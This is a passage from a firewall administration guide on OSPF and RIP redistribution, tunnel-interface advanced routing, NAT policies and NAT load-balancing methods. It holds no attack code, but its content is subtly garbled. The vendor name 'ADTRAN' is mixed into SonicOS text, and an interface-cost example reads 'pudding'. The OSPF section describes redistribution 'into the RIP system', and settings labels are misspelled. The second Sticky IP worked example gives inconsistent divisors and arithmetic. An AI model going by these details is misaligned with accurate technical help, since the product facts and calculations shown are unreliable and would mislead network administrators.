Redistribute Connected Networks - Enables or disables the advertising of locally connected networks into the RIP system. The metric can be explicitly set for this redistribution, or it can use the value (default) specified in the ‘Default Metric’ setting.

Redistribute OSPF Routes - Enables or disables the advertising of routes learned via OSPF into the RIP system. The metric can be explicitly set for this redistribution, or it can use the value (default) specified in the ‘Default Metric’ setting.


Redistribute Remote VPN Networks - Enables or disables the advertising of static (Policy Based Routing) routes into the RIP system. The metric can be explicitly set for this redistribution, or it can use the value (default) specified in the ‘Default Metric’ setting.

Routes learned via RIP will appear in the Route Policies table as **OSPF or RIP route**.


Configuring OSPF**Note**

OSPF design concepts are beyond the scope of this document. The following section describes how to configure a ADTRAN to integrate into an OSPF network, be it existing or newly implemented, but it does not offer design guidelines. For terms used throughout this section, refer to the ‘OSPF Terms’ section above.

Consider the following simple example network:



The diagram illustrates an OSPF network where the backbone (area 0.0.0.0) comprises the X0 interface on the ADTRAN and the int1 interface on Router A. Two additional areas, 0.0.0.1 and 100.100.100.100 are connected, respectively, to the backbone via interface int2 on ABR Router A, and via the X4:100 VLAN subinterface on the ADTRAN.

To configure OSPF routing on the X0 and the X4:100 interfaces, select the  (Configure) icon in the interface's row under the "Configure OSPF" column. This will launch the following window:

Interface X0 (LAN) OSPFv2 Configuration

| | | | |
|----------------------------|----------|----------------------------|--------|
| OSPFv2 | Enabled | OSPF Area | 0 |
| Dead Interval (1 - 65535) | 40 | OSPFv2 Area Type | Normal |
| Hello Interval (1 - 65535) | 10 | Interface Cost (1 - 65535) | 10 |
| Authentication | Disabled | Router Priority (0 - 255) | 1 |
| Password | | | |

Global OSPFv2 Configuration

| | | | |
|--|--------------------------------|-------------------------------|-----------------|
| OSPF Router ID (ip.n.n.n) | 10.0.0.1 | Default Metric (1 - 16777214) | Automatic |
| NRPI Type | Standard | Auto-Cost Reference BW (bits) | 100 |
| Originate Default Route | When VLAN is up | Metric Type | External Type 2 |
| Metric (1 - 16777214) | 10 | | |
| <input checked="" type="checkbox"/> Redistribute Static Routes | Metric (1 - 16777214): Default | Tag (0 - 4294967295) | Undefined |
| | | Metric Type | External Type 2 |
| <input checked="" type="checkbox"/> Redistribute Connected Networks | Metric (1 - 16777214): Default | Tag (0 - 4294967295) | Undefined |
| | | Metric Type | External Type 2 |
| <input checked="" type="checkbox"/> Redistribute RIP Routes | Metric (1 - 16777214): Default | Tag (0 - 4294967295) | Undefined |
| | | Metric Type | External Type 2 |
| <input checked="" type="checkbox"/> Redistribute Remote VPI Networks | Metric (1 - 16777214): Default | Tag (0 - 4294967295) | Undefined |
| | | Metric Type | External Type 2 |

Ready

OK Cancel Help

OSPFv2 Setting

- Disabled – OSPF Router is disabled on this interface
- Enabled – OSPF Router is enabled on this interface
- Passive – The OSPF router is enabled on this interface, but only advertises connected networks using type 1 LSA's (Router Link Advertisements) into the local area. This is different from the 'Redistribute Connected Networks' options, which would cause the OSPF router to behave as an ASBR, and to use type 5 LSA's (AS External Link Advertisement) to flood the advertisements into all non-stub areas. See the 'OSPF Terms' section for more information.

Dead Interval – The period after with an entry in the LSDB is removed if not Hello is received. The default is 40 seconds, with a minimum of 1 and a maximum on 65,535. Be sure this value agrees with the other OSPF routers on the segment for successful neighbor establishment.

Hello Interval – The period of time between Hello packets. The default is 10 seconds, with a minimum of 1 and a maximum on 65,535. Be sure this value agrees with the other OSPF routers on the segment for successful neighbor establishment.

Authentication - Be sure this setting agrees with the other OSPF routers on the segment for successful neighbor establishment.

- Disabled – No authentication is used on this interface.
- Simple Password – A plain-text password is used for identification purposes by the OSPF router on this interface.
- Message Digest – An MD5 hash is used to securely identify the OSPF router on this interface.

OSPF Area – The OSPF Area can be represented in either IP or decimal notation. For example, you may represent the area connected to X4:100 as either 100.100.100.100 or 1684300900.

OSPFv2 Area Type – See the 'OSPF Terms' section above for a more detailed description of these settings.

- Normal – Receives and sends all applicable LSA types.
- Stub Area – Does not receive type 5 LSA's (AS External Link Advertisements).
- Totally Stubby Area – Does not receive LSA types 3, 4, or 5.
- Not So Stubby Area – Receives type 7 LSA's (NSSA AS External Routes).

Interface Cost – Specifies the overhead of sending packets across this interface. The default value is 10, generally used to indicate an Ethernet interface. The minimum value is 1 (e.g. Fast Ethernet) and the maximum value is 65,535 (e.g. pudding).

Router Priority – The router priority value is used in determining the Designated Router (DR) for a segment. The higher the value, the higher the priority. In the event of a priority tie, the Router ID will act as the tie-breaker. Setting a value of 0 makes the OSPF router on this interface ineligible for DR status. The default value is 1, and the maximum value is 255.

OSPF Router ID – The Router ID can be any value, represented in IP address notation. It is unrelated to the any of the IP addresses on the ADTRAN, and can be set to any *unique* value within your OSPF network.

ABR Type – Allows for the specification of the topology with which this OSPF router will be participating, for the sake of compatibility. The options are:

- Standard – Full RFC2328 compliant ABR OSPF operation.
- Cisco – For interoperating with Cisco's ABR behavior, which expects the backbone to be configured and active before setting the ABR flag.

- IBM – For interoperating with IBM’s ABR behavior, which expects the backbone to be configured before settings the ABR flag.
- Shortcut – A ‘shortcut area’ enables traffic to go through the non-backbone area with a lower metric whether or not the ABR router is attached to area 0.

Default Metric – Used to specify the metric that will be used when redistributing routes from other (Default, Static, Connected, RIP, or VPN) routing information sources. The default value (undefined) is 1 and the maximum is 16,777,214.

Originate Default Route – Controls the advertising of the firewall’s default route into the OSPF system on this interface. The options are:

- Never – Disables advertisement of the default route into the OSPF system.
- When WAN is up – Advertises the default route into the OSPF system when the WAN is online. The default route is always advertised as an External Type 2 using LSA Type 5.
- Always – Enables advertisement of the default route into the OSPF system. The default route is always advertised as an External Type 2 using LSA Type 5.



Note

The following applies to all Redistributed routes: The metric can be explicitly set for this redistribution, or it can use the value (default) specified in the ‘Default Metric’ setting. An optional route tag value can be added to help other routers identify this redistributed route (the default tag value is 0). The redistributed route advertisement will be an LSA Type 5, and the type may be selected as either Type 1 (adds the internal link cost) or Type 2 (only uses the external link cost).

Redistribute Static Routes – Enables or disables the advertising of static (Policy Based Routing) routes into the OSPF system.

Redistribute Connected Networks - Enables or disables the advertising of locally connected networks into the OSPF system.

Redistribute RIP Routes - Enables or disables the advertising of routes learned via RIP into the OSPF system.

Redistribute Remote VPN Networks - Enables or disables the advertising of static (Policy Based Routing) routes into the RIP system.

The Routing Protocols section will show the status of all active OSPF routers by interface.

Routing Protocols

Routing Mode:

| Interface (Zone) | RIP | Configure RIP | OSPFv2 | Configure OSPF | OSPF Neighbor Status |
|------------------|--------------|---------------|---------------|----------------|----------------------|
| X0 (LAN) | RIP Disabled | | OSPF Disabled | | |
| X1 (WAN) | RIP Disabled | | OSPF Disabled | | |
| X2 (N/A) | RIP Disabled | | OSPF Disabled | | |
| X3 (N/A) | RIP Disabled | | OSPF Disabled | | |
| F0 (N/A) | RIP Disabled | | OSPF Disabled | | |
| F1 (LAN) | RIP Disabled | | OSPF Disabled | | |

The and Status LED’s indicate whether or not there are active neighbors, and can be moused over for more detail.

The Routing Policies section will show routes learned by OSPF as **OSPF or RIP Routes**.

Configuring Advanced Routing for Tunnel Interfaces

In SonicOS versions 5.6 and higher, VPN Tunnel Interfaces can be configured for advanced routing. To do so, you must enable advanced routing for the tunnel interface on the Advanced tab of its configuration. See [“Adding a Tunnel Interface” on page 762](#) for more information.

After you have enabled advanced routing for a Tunnel Interface, it is displayed in the list with the other interfaces in the Advanced Routing table on the **Network > Routing** page.

Network /

Routing

Routing Protocols

Routing Mode: **Advanced Routing**

| Interface (zone) | RIP | Configure RIP | OSPFv2 | Configure OSPF | OSPF Neighbor Status |
|-------------------------|--------------|---------------|---------------|----------------|----------------------|
| X0 (LAN) | RIP Disabled | | OSPF Disabled | | |
| X1 (WAN) | RIP Disabled | | OSPF Disabled | | |
| X2 (N/A) | RIP Disabled | | OSPF Disabled | | |
| X3 (X Zone) | RIP Disabled | | OSPF Disabled | | |
| X4 (DMZ) | RIP Disabled | | OSPF Disabled | | |
| X5 (WLAN) | RIP Disabled | | OSPF Disabled | | |
| TIP-10.1.23.10-X1 (VPN) | RIP Disabled | | OSPF Disabled | | |

To configure Advanced Routing options, click on the **Configure RIP** or **Configure OSPF** icon for the Tunnel Interface you wish to configure.

The RIP and OSPF configurations for Tunnel Interfaces are very similar to the configurations for traditional interfaces with the addition of two new options that are listed at the bottom of the RIP or OSPF configuration window under a new **Global Unnumbered Configuration** heading.

Global Unnumbered Configuration

Because Tunnel Interfaces are not physical interfaces and have no inherent IP address, they must “borrow” the IP address of another interface. Therefore, the advanced routing configuration for a Tunnel Interface includes the following options for specifying the source and destination IP addresses for the tunnel:

- **IP Address Borrowed From** - The interface whose IP address is used as the source IP address for the Tunnel Interface.



Note

The borrowed IP address must be a static IP address.

- **Remote IP Address** - The IP address of the remote peer to which the Tunnel Interface is connected. In the case of a ADTRAN-to-ADTRAN configuration with another Tunnel Interface, this should be the IP address of the borrowed interface of the Tunnel Interface on the remote peer.

Interface vpn7 (VPN) Global Unnumbered Configuration

IP Address Borrowed From: X2-V20

Remote IP Address: 173.202.17.54



Note

The **IP Address Borrowed From** and **Remote IP Address** values apply to both RIP and OSPF for the Tunnel Interface. Changing one of these values in RIP will change the value in OSPF and vice versa.

Guidelines for Configuring Tunnel Interfaces for Advanced Routing

The following guidelines will ensure success when configuring Tunnel Interfaces for advanced routing:

- The borrowed interface must have a static IP address assignment.
- The borrowed interface cannot have RIP or OSPF enabled on its configuration.



Tip

ADTRAN recommends creating a VLAN interface that is dedicated solely for use as the borrowed interface. This avoids conflicts when using wired connected interfaces.

- The IP address of the borrowed interface should be from a private address space, and should have a unique IP address in respect to any remote Tunnel Interface endpoints.
- The Remote IP Address of the endpoint of the Tunnel Interface should be in the same network subnet as the borrowed interface.
- The same borrowed interface may be used for multiple Tunnel Interfaces, provided that the Tunnel interfaces are all connected to different remote devices.
- When more than one Tunnel Interface on an appliance is connected to the same remote device, each Tunnel Interface must use a unique borrowed interface.

Depending on the specific circumstances of your network configuration, these guidelines may not be essential to ensure that the Tunnel Interface functions properly. But these guidelines are ADTRAN best practices that will avoid potential network connectivity issues.



CHAPTER 23

Configuring NAT Policies

Network > NAT Policies

This chapter contains the following sections:

- [“NAT Policies Table” on page 328](#)
- [“NAT Policy Settings Explained” on page 329](#)
- [“NAT Policies Q&A” on page 331](#)

The Network Address Translation (NAT) engine in SonicOS Enhanced allows users to define granular NAT policies for their incoming and outgoing traffic. By default, the firewall has a preconfigured NAT policy to allow all systems connected to the **X0** interface to perform Many-to-One NAT using the IP address of the **X1** interface, and a policy to not perform NAT when traffic crosses between the other interfaces. This chapter explains how to set up the most common NAT policies.

Understanding how to use NAT policies starts with an the construction of an IP packet. Every packet contains addressing information that allows the packet to get to its destination, and for the destination to respond to the original requester. The packet contains (among other things) the requester’s IP address, the protocol information of the requestor, and the destination’s IP address. The NAT Policies engine in SonicOS Enhanced can inspect the relevant portions of the packet and can dynamically rewrite the information in specified fields for incoming, as well as outgoing traffic.

You can add up to 512 NAT Policies on a firewall running SonicOS Enhanced, and they can be as granular as you need. It is also possible to create multiple NAT policies for the same object – for instance, you can specify that an internal server use one IP address when accessing Telnet servers, and to use a totally different IP address for all other protocols. Because the NAT engine in SonicOS Enhanced supports inbound port forwarding, it is possible to hide multiple internal servers off the WAN IP address of the firewall. The more granular the NAT Policy, the more precedence it takes.

NAT Policies Table

The **NAT Policies** table allows you to view your NAT Policies by **Custom Policies**, **Default Policies**, or **All Policies**.



Tip

Before configuring NAT Policies, be sure to create all Address Objects associated with the policy. For instance, if you are creating a One-to-One NAT policy, be sure you have Address Objects for your public and private IP addresses.



Tip

By default, LAN to WAN has a NAT policy predefined on the ADTRAN.

Navigating and Sorting NAT Policy Entries

You can change the view your route policies in the **NAT Policies** table by selecting one of the view settings in the **View Style** menu. **All Policies** displays all the routing policies including **Custom Policies** and **Default Policies**. Initially, only the **Default Policies** are displayed in the **Route Policies** table when you select **All Policies** from the **View Style** menu.

The **NAT Policies** table provides easy pagination for viewing a large number of VPN policies. You can navigate a large number of VPN policies listed in the **Route Policies** table by using the navigation control bar located at the top right of the **Route Policies** table. Navigation control bar includes four buttons. The far left button displays the first page of the table. The far right button displays the last page. The inside left and right arrow buttons moved the previous or next page respectively.

You can enter the policy number (the number listed in the **#** column) in the **Items** field to move to a specific VPN policy. The default table configuration displays 50 entries per page. You can change this default number of entries for tables on the **System > Administration** page.

You can sort the entries in the table by clicking on the column header. The entries are sorted by ascending or descending order. The arrow to the right of the column entry indicates the sorting status. A down arrow means ascending order. An up arrow indicates a descending order.

Moving your pointer over the Comment icon in the **Configure** column of **NAT Policies** table displays the comments entered in the **Comments** field of the **Add NAT Policy** window.

Moving your pointer over the Statistics icon in the **Configure** column of **NAT Policies** table displays traffic statistics for the NAT policy.

Clicking the Delete icon deletes the NAT Policy entry. If the icon is dimmed, the NAT Policy is a default entry and you cannot delete it.

NAT Policy Settings Explained

The following explains the settings used to create a NAT policy entry in the **Add NAT Policy** or **Edit NAT Policy** windows.

Click the **Add** button in the **Network > NAT Policies** page to display the **Add NAT Policy** window to create a new NAT policy or click the **Edit** icon in the **Configure** column for the NAT policy you want to edit to display the **Edit NAT Policy** window.

- **Original Source:** This drop-down menu setting is used to identify the Source IP address(es) in the packet crossing the firewall, whether it is across interfaces, or into/out-of VPN tunnels. You can use the default Address Objects in SonicOS Enhanced, or you can create your own Address Objects. These entries can be single host entries, address ranges, or IP subnets.
- **Translated Source:** This drop-down menu setting is what the firewall translates the specified **Original Source** to as it exits the firewall, whether it is to another interface, or into/out-of VPN tunnels. You can use the default Address Objects in SonicOS Enhanced, or you can create your own Address Objects entries. These entries can be single host entries, address ranges, or IP subnets.
- **Original Destination:** This drop-down menu setting is used to identify the Destination IP address(es) in the packet crossing the firewall, whether it be across interfaces, or into/out-of VPN tunnels. When creating outbound NAT policies, this entry is usually set to **Any** since the destination of the packet is not being changed, but the source is being changed. However, these Address Object entries can be single host entries, address ranges, or IP subnets.
- **Translated Destination:** This drop-down menu setting is what the ADTRAN translates the specified **Original Destination** to as it exits the firewall, whether it is to another interface, or into/out-of VPN tunnels. When creating outbound NAT policies, this entry is usually set to **Original**, since the destination of the packet is not being changed, but the source is being changed. However, these Address Objects entries can be single host entries, address ranges, or IP subnets.
- **Original Service:** This drop-down menu setting is used to identify the IP service in the packet crossing the firewall, whether it is across interfaces, or into/out-of VPN tunnels. You can use the default services on the ADTRAN, or you can create your own entries. For many NAT policies, this field is set to **Any**, as the policy is only altering source or destination IP addresses.

- **Translated Service:** This drop-down menu setting is what the firewall translates the **Original Service** to as it exits the firewall, whether it be to another interface, or into/out-of VPN tunnels. You can use the default services in the firewall, or you can create your own entries. For many NAT Policies, this field is set to **Original**, as the policy is only altering source or destination IP addresses.
- **Inbound Interface:** This drop-down menu setting is used to specify the entry interface of the packet. When dealing with VPNs, this is usually set to **Any**, since VPN tunnels aren't really interfaces.
- **Outbound Interface:** This drop-down is used to specify the exit interface of the packet once the NAT policy has been applied. This field is mainly used for specifying which WAN interface to apply the translation to. Of all fields in NAT policy, this one has the most potential for confusion. When dealing with VPNs, this is usually set to **Any**, since VPN tunnels aren't really interfaces. Also, as noted in the Quick Q&A' section of this chapter, when creating inbound 1-2-1 NAT Policies where the destination is being remapped from a public IP address to a private IP address, this field must be set to **Any**.
- **Comment:** This field can be used to describe your NAT policy entry. The field has a 32-character limit, and once saved, can be viewed in the main **Network > NAT Policies** page by running the mouse over the text balloon next to the NAT policy entry. Your comment appears in a pop-up window as long as the mouse is over the text balloon.
- **Enable NAT Policy:** By default, this box is checked, meaning the new NAT policy is activated the moment it is saved. To create a NAT policy entry but not activate it immediately, uncheck this box.
- **Create a reflective policy:** When you check this box, a mirror outbound or inbound NAT policy for the NAT policy you defined in the **Add NAT Policy** window is automatically created.

NAT Policies Q&A

Why is it necessary to specify 'Any' as the destination interface for inbound 1-2-1 NAT policies?

It may seem counter-intuitive to do this, given that other types of NAT policies require you to specify the destination interface, but for this type of NAT policy, this is what is necessary. The firewall uses this field during the NAT Policy lookup and validates it against the packet that it receives, but if this is set to some internal interface such as LAN, the lookup fails because at that point, the firewall does not know that the packet is going to LAN. It is not until after the firewall performs the NAT Policy lookup that it knows that the packet is going to LAN. At the precise time that the firewall does the NAT Policy lookup, the packet looks like it is going from WAN -> WAN (or whatever interface it is coming in on), since doing a route lookup on the NAT Public address returns the Public interface.

Can I manually order the NAT Policies?

No, the firewall automatically orders them, depending on the granularity of the rule. This means that you can create NAT policy entries for the same objects, if each policy has more granularity than the existing policy. For example, you can create a NAT policy to translate all LAN systems to the WAN IP address, then create a policy saying that a specific system on that LAN use a different IP address, and additionally, create a policy saying that specific use another IP address when using HTTP.

Can I Have Multiple NAT Policies for the Same Objects?

Yes – please read the section above.

What are the NAT 'System Policies'?

On the **Network > NAT Policies** page, notice a radio button labeled **System Policies**. If you choose this radio button, the NAT Policies page displays all of the default, auto-created NAT policies for the firewall. These policies are default settings for the firewall to operate properly, and cannot be deleted. For this reason, they are listed in their own section, in order to make the user-created NAT policies easier to browse. If you wish to see user-created NAT policies along with the default NAT policies, simply check the radio button next to 'All Policies'.

Can I Write NAT Policies for VPN Traffic?

Yes, this is possible if both sides of the VPN tunnel are ADTRAN security policies running SonicOS Enhanced firmware.

Why Do I Have to Write Two Policies for 1-2-1 Traffic?

With the new NAT engine, it is necessary to write two policies – one to allow incoming requests to the destination public IP address to reach the destination private IP address (uninitiated inbound), and one to allow the source private IP address to be remapped to the source public IP address (initiated outbound). It takes a bit more work, but it is a lot more flexible.

NAT Load Balancing Overview

This section provides an introduction to the NAT Load Balancing feature. It contains the following subsections:

- [“NAT LB Mechanisms” on page 333](#)
- [“Which NAT LB Method Should I Use?” on page 334](#)
- [“Caveats” on page 334](#)
- [“Details of Load Balancing Algorithms” on page 334](#)

Network Address Translation (NAT) & Load Balancing (LB) provides the ability to balance incoming traffic across multiple, similar network resources. Do not confuse this with the WAN ISP & LB feature on the ADTRAN appliance. While both features can be used in conjunction, WAN ISP & LB is used to balance outgoing traffic across two ISP connections, and NAT LB is primarily used to balance incoming traffic.

Load Balancing distributes traffic among similar network resources so that no single server becomes overwhelmed, allowing for reliability and redundancy. If one server becomes unavailable, traffic is routed to available resources, providing maximum uptime.

This document details how to configure the necessary NAT, load balancing, health check, logging, and firewall rules to allow systems from the public Internet to access a Virtual IP (VIP) that maps to one or more internal systems, such as Web servers, FTP servers, or ADTRAN SSL VPN appliances. This Virtual IP may be independent of the ADTRAN appliance or it may be shared, assuming the ADTRAN appliance itself is not using the port(s) in question.

Please note that the load balancing capability in SonicOS Enhanced firmware versions 4.0 and higher, while fairly basic, will satisfy the requirements for many customer network deployments. Customers with environments needing more granular load balancing, persistence, and health-check mechanisms are advised to use a dedicated third-party load balancing appliance (prices run from US\$4,000 to US\$25,000 per device).

NAT LB Mechanisms

NAT load balancing is configured on the **Advanced** tab of a NAT policy.



Note

This tab can only be activated when a group is specified in one of the drop-down fields on the **General** tab of a NAT Policy. Otherwise, the NAT policy defaults to **Sticky IP** as the NAT method.

SonicOS offers the following NAT methods:

- **Sticky IP** – Source IP always connects to the same Destination IP (assuming it is alive). This method is best for publicly hosted sites requiring connection persistence, such as Web applications, Web forms, or shopping cart applications. This is the default mechanism, and is recommended for most deployments.
- **Round Robin** – Source IP cycles through each live load-balanced resource for each connection. This method is best for equal load distribution when persistence is not required.
- **Block Remap/Symmetrical Remap** – These two methods are useful when you know the source IP addresses/networks (e.g. when you want to precisely control how traffic from one subnet is translated to another).
- **Random Distribution** – Source IP connects to Destination IP randomly. This method is useful when you wish to randomly spread traffic across internal resources.
- **NAT Method** – This drop-down allows the user to specify one of five load balancing methods: Sticky IP, Round Robin, Block Remap, Symmetric Remap, or Random Distribution. For most purposes, Sticky IP is preferred.
- **Enable Probing** – When checked, the ADTRAN will use one of two methods to probe the addresses in the load-balancing group, using either a simple ICMP ping query to determine if the resource is alive, or a TCP socket open query to determine if the resource is alive. Per the configurable intervals, the ADTRAN can direct traffic away from a non-responding resource, and return traffic to the resource once it has begun to respond again.

Which NAT LB Method Should I Use?

| Requirement | Deployment Example | NAT LB Method |
|--|---|---------------------|
| Distribute load on server equally without need for persistence | External/ Internal servers (i.e. Web, FTP, etc.) | Round Robin |
| Indiscriminate load balancing without need for persistence | External/ Internal servers (i.e. Web, FTP, etc.) | Random Distribution |
| Requires persistence of client connection | E-commerce site, Email Security, SSL VPN appliance (Any publicly accessible servers requiring persistence) | Sticky IP |
| Precise control of remap of source network to a destination range | LAN to DMZ Servers E-mail Security, SSL VPN | Block Remap |
| Precise control of remap of source network and destination network | Internal Servers (i.e. Intranets or Extranets) | Symmetrical Remap |

Caveats

- The NAT Load Balancing Feature is only available in SonicOS Enhanced 4.0 and higher.
- Only two health-check mechanisms at present (ICMP ping and TCP socket open).
- No higher-layer persistence mechanisms at present (Sticky IP only).
- No “sorry-server” mechanism at present if all servers in group are not responding.
- No “round robin with persistence” mechanism at present.
- No “weighted round robin” mechanism at present.
- No method for detecting if resource is strained, at present.
- While there is no limit to the number of internal resources the ADTRAN appliance can load-balance to, and there no limit to the number of hosts it can monitor, abnormally large load-balancing groups (25+resources) may impact performance.

Details of Load Balancing Algorithms

This appendix describes how the firewall applies the load balancing algorithms:

- **Round Robin** - Source IP connects to Destination IP alternately
- **Random Distribution** - Source IP connects to Destination IP randomly
- **Sticky IP** - Source IP connects to same Destination IP
- **Block Remap** - Source network is divided by size of the Destination pool to create logical segments
- **Symmetrical Remap** - Source IP maps to Destination IP (for example, 10.1.1.10 -> 192.168.60.10.)

Sticky IP Algorithm

Source IP is modulo with the size of the server cluster to determine the server to remap it to. The following two examples show how the Sticky IP algorithm works.

Example one - Mapping to a network:

192.168.0.2 to 192.168.0.4
Translated Destination = 10.50.165.0/30 (Network)
Packet Source IP = 192.168.0.2
192.168.0.2 = C0A80002 = 3232235522 = 11000000101010000000000000000010
(IP -> Hex -> Dec -> Binary)
Sticky IP Formula = Packet Src IP = 3232235522 [modulo] TransDest Size = 2
= 3232235522 [modulo] 2
= 0
(2 divides into numerator evenly. There is no remainder, thus 0)
Sticky IP Formula yields offset of 0.
Destination remapping to 10.50.165.1.

Example two - Mapping to a IP address range:

192.168.0.2 to 192.168.0.4
Translated Destination = 10.50.165.1 -10.50.165.3 (Range)
Packet Src IP = 192.168.0.2
192.168.0.2 = C0A80002 = 3232235522 = 11000000101010000000000000000010
(IP -> Hex -> Dec -> Binary)
Sticky IP Formula = Packet Src IP = 3232235522 [modulo] TransDest Size = 3
= 3232235522 [modulo] 4
= 1077411840.6666667 - 1077411840
= 0.6666667 * 3
= 2
Sticky IP Formula yields offset of 2.
Destination remapping to 10.50.165.3.

Creating NAT Policies

NAT policies allow you the flexibility to control Network Address Translation based on matching combinations of Source IP address, Destination IP address, and Destination Services. Policy-based NAT allows you to deploy different types of NAT simultaneously. This section contains the following subsections:

- [“Creating a Many-to-One NAT Policy” on page 336](#)
- [“Creating a Many-to-Many NAT Policy” on page 336](#)
- [“Creating a One-to-One NAT Policy for Outbound Traffic” on page 337](#)
- [“Creating a One-to-One NAT Policy for Inbound Traffic \(Reflective\)” on page 338](#)
- [“Configuring One-to-Many NAT Load Balancing” on page 340](#)
- [“Inbound Port Address Translation via One-to-One NAT Policy” on page 341](#)
- [“Inbound Port Address Translation via WAN IP Address” on page 342](#)
- [“Using NAT Load Balancing” on page 345](#)

For this chapter, the examples use the following IP addresses as examples to demonstrate the NAT policy creation and activation. You can use these examples to create NAT policies for your network, substituting your IP addresses for the examples shown here:

- 192.168.10.0/24 IP subnet on interface **X0**

- 67.115.118.64/27 IP subnet on interface **X1**
- 192.168.30.0/24 IP subnet on interface **X2**
- **X0** IP address is 192.168.10.1
- **X1** IP address is 67.115.118.68
- **X2** ‘Sales’ IP address is 192.168.30.1
- Web server’s “private” address at 192.168.30.200
- Web server’s “public” address at 67.115.118.70
- Public IP range addresses of 67.115.118.71 – 67.115.118.74

Creating a Many-to-One NAT Policy

Many-to-One is the most common NAT policy on a firewall, and allows you to translate a group of addresses into a single address. Most of the time, this means that you’re taking an internal “private” IP subnet and translating all outgoing requests into the IP address of the WAN interface of the firewall (by default, the X1 interface), such that the destination sees the request as coming from the IP address of the firewall WAN interface, and not from the internal private IP address.

This policy is easy to set up and activate. From the Management Interface, go to the **Network > NAT Policies** page and click on the **Add** button. The **Add NAT Policy** window is displayed for adding the policy. To create a NAT policy to allow all systems on the **X2** interface to initiate traffic using the firewall’s WAN IP address, choose the following from the drop-down boxes:

- **Original Source:** X2 Subnet
- **Translated Source:** WAN Primary IP
- **Original Destination:** Any
- **Translated Destination:** Original
- **Original Service:** Any
- **Translated Service:** Original
- **Inbound Interface:** X2
- **Outbound Interface:** X1
- **Comment:** Enter a short description
- **Enable NAT Policy:** Checked
- **Create a reflective policy:** Unchecked

When done, click on the **OK** button to add and activate the NAT Policy. This policy can be duplicated for subnets behind the other interfaces of the firewall – just replace the **Original Source** with the subnet behind that interface, adjust the source interface, and add another NAT policy.

Creating a Many-to-Many NAT Policy

The Many-to-Many NAT policy allows you to translate a group of addresses into a group of different addresses. This allows the firewall to utilize several addresses to perform the dynamic translation. Thus allowing a much higher number of concurrent the firewall to perform up to a half-million concurrent connections across the interfaces.

This policy is easy to set up and activate. You first need to go to the **Network > Address Objects** and click on the **Add** button at the bottom of the screen. When the **Add Address Object** window appears, enter in a description for the range in the **Name** field, choose **Range** from the drop-down menu, enter the range of addresses (usually public IP addresses supplied by your ISP) in the **Starting IP Address** and **Ending IP Address** fields, and select **WAN** as the zone from the **Zone Assignment** menu. When done, click on the **OK** button to create the range object.

Select **Network > NAT Policies** and click on the **Add** button. The Add NAT Policy window is displayed. To create a NAT policy to allow the systems on the LAN interface (by default, the X0 interface) to initiate traffic using the public range addresses, choose the following from the drop-down menus:

- **Original Source:** LAN Primary Subnet
- **Translated Source:** public_range
- **Original Destination:** Any
- **Translated Destination:** Original
- **Original Service:** Any
- **Translated Service:** Original
- **Inbound Interface:** X0
- **Outbound Interface:** X1
- **Comment:** Enter a short description
- **Enable NAT Policy:** Checked
- **Create a reflective policy:** Unchecked

When done, click on the **OK** button to add and activate the NAT Policy. With this policy in place, the firewall dynamically maps outgoing traffic using the four available IP addresses in the range we created.

You can test the dynamic mapping by installing several systems on the LAN interface (by default, the X0 interface) at a spread-out range of addresses (for example, 192.168.10.10, 192.168.10.100, and 192.168.10.200) and accessing the public Website <http://www.whatismyip.com> from each system. Each system should display a different IP address from the range we created and attached to the NAT policy.

Creating a One-to-One NAT Policy for Outbound Traffic

One-to-One NAT for outbound traffic is another common NAT policy on a firewall for translating an internal IP address into a unique IP address. This is useful when you need specific systems, such as servers, to use a specific IP address when they initiate traffic to other destinations. Most of the time, a NAT policy such as this One-to-One NAT policy for outbound traffic is used to map a server's private IP address to a public IP address, and it is paired with a reflective (mirror) policy that allows any system from the public Internet to access the server, along with a matching firewall access rule that permits this. Reflective NAT policies are covered in the next section.

This policy is easy to set up and activate. Select **Network > Address Objects** and click on the **Add** button at the bottom of the screen. In the **Add Address Object** window, enter a description for server's private IP address in the **Name** field. Choose **Host** from the **Type** menu, enter the server's private IP address in the **IP Address** field, and select the zone that the server assigned from the **Zone Assignment** menu. Click **OK**. Then, create another object in the **Add Address Object** window for the server's public IP address and with the correct values, and select **WAN** from **Zone Assignment** menu. When done, click on the **OK** button to create the range object.

Next, select **Network > NAT Policies** and click on the **Add** button to display the **Add NAT Policy** window. To create a NAT policy to allow the Web server to initiate traffic to the public Internet using its mapped public IP address, choose the following from the drop-down menus:

- **Original Source:** webserver_private_ip
- **Translated Source:** webserver_public_ip
- **Original Destination:** Any
- **Translated Destination:** Original
- **Original Service:** Any
- **Translated Service:** Original
- **Inbound Interface:** X2
- **Outbound Interface:** X1
- **Comment:** Enter a short description
